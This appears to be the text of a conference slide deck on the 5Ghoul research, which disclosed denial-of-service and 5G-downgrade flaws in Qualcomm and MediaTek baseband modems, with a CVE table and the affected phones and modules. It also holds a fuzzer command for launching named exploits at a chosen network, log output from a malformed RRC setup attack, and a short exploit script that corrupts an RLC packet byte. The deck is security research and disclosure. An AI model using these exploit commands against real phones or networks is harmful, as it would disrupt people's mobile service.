



Attack Model



5Ghoul Attacks

Attack Demo!






```
./5g_fuzzer --exploit=<exploit name> --MCC=<country code> --MNC=<network code>
```

```
[1/2] Malformed rrc setup sent! (wrong pdcch-Config)
[M] TX --> RRC Setup  (Padding 11 bytes)
[GlobalTimeout] Timeout triggered. TimeoutCounter=1, TotalTimeoutCounter=1
[GlobalTimeout] Signalling WDAnomalyReport
[AnomalyReport] [Timeout] Target is not responding
```

5Ghoul Attacks – Summary of Findings




Implementation Vulnerability	Affected Modems/Smartphones	Protocols	Impact	CVE Status
V1 - Invalid PUSCH Resource Allocation	OAI UE	RRC	DoS	Pending
V2 - Empty RRC dedicatedNAS-Message	OAI UE	RRC, NAS	DoS	Pending
V3 - Invalid RRC Setup	Fibocom FM150-AE Simcom SIM8202G	RRC	DoS	Patched
V4 - Invalid RRC Reconfiguration	Simcom SIM8202G	MAC, RRC	DoS	Patched
(7.1) V5 - Invalid MAC/RLC PDU	Telit FT980m Simcom SIM8202G Asus ROG Phone 5s	MAC, RLC	DoS	CVE-2023-33043
(7.2) V6 - NAS Unknown PDU	Telit FT980m Fibocom FM150-AE Asus ROG Phone 5s	NAS	DoS	CVE-2023-33044
(7.3) V7 - Disabling 5G / Downgrade via RRC	Telit FT980m Asus ROG Phone 5s Simcom SIM8202G Fibocom FM150-AE Quectel RM500Q-GL	RRC	Hang/Downgrade	CVE-2023-33042
(7.4) V8 - Invalid RRC Setup spCellConfig	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2023-32842
(7.5) V9 - Invalid RRC pucch CSIReportConfig	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2023-32844
(7.6) V10 - Invalid RLC Data Sequence	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RLC	DoS	CVE-2023-20702
(7.7) V11 - Truncated RRC physicalCellGroupConfig	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2023-32846
(7.8) V12 - Invalid RRC searchSpacesToAddModList	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2023-32841
(7.9) V13 - Invalid RRC Uplink Config Element	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2023-32843
(7.10) V14 - Null RRC Uplink Config Element	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2023-32845
(7.11) V15 - Invalid RRC CellGroup ID	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2024-20003
(7.12) V16 - Invalid RRC CellGroupConfig	OnePlus Nord CE 2 5G Xiaomi Redmi K40	RRC	DoS	CVE-2024-20004

12 new implementation vulnerabilities in 5G baseband modems from **Qualcomm** and **MediaTek**


- Seven (7) high severity
- 36,000 USD bug bounty
- Featured in **Channel News Asia**

Find more details in https://www.5ghoul.com

5Ghoul Exploit Code (PoC) Generation - Overview



Hardware Setup



5Ghoul Exploit Code (PoC) Generation - Workflow

Mapping Rules

```
{
    "Filter": "rlc-nr",
    "StateNameField": [
        "rlc-nr.am.cpt",
        "rlc-nr.am.dc"
    ]
},
{
    "Filter": "mac-nr",
    "StateNameField": [
        "mac-nr.ulsch.lcid",
        "mac-nr.dlsch.lcid",
        "mac-nr.rnti-type"
    ]
}
```


Exploit Script

```
V10:
    f1 = wd_filter("rlc-nr.am.dc == CTRL");
                  .
                  .
                  .

    if (wd_read_filter(f1)) {
        wd_log_y("Malformed RLC sent!");
        pkt_buf[15] = 0x84;
        return 1;
    }
```

Fuzzed Trace


Original Trace




```
6   NR RRC         Uplink     RRC Setup Request
7   PKTLOG                    Iteration: 1
8   NR RRC         Downlink   RRC Setup  (Padding 11 bytes)
9   RLC-NR         Uplink       [UL] [AM] SRB:1  [DATA]       SN=0
10  RLC-NR         Downlink     [DL] [AM] SRB:1  [CONTROL]  ACK_SN=1         (Pa
11  PDCP-NR        Downlink     [DL] [AM] SRB:1  [DATA]       SN=1025
12  NR RRC/NAS…    Uplink     RRC Setup Complete, Registration request  (Long
13  MAC-NR         Uplink     UL-SCH (Long BSR)   (Padding 112 bytes)
14  NR RRC/NAS…    Downlink   DL Information Transfer, Authentication request
```

```
6   NR RRC         Uplink     RRC Setup Request
7   PKTLOG                    Iteration: 1
8   NR RRC         Downlink   RRC Setup  (Padding 11 bytes)
9   RLC-NR         Uplink       [UL] [AM] SRB:1  [DATA]       SN=0                [
10  RLC-NR         Downlink     [DL] [AM] SRB:1  [CONTROL]  ACK_SN=1         (Padd
11  PDCP-NR        Downlink     [DL] [AM] SRB:1  [DATA]       SN=1025
12  NR RRC/NAS…    Uplink     RRC Setup Complete, Registration request  (Long B
13  MAC-NR         Uplink     UL-SCH (Long BSR)   (Padding 112 bytes)
14  NR RRC/NAS…    Downlink   DL Information Transfer, Authentication request
```

Mutated Bytes



Original Bytes



Custom PoC Demo!

Thank you

Questions?

Find more details in
https://www.5ghoul.com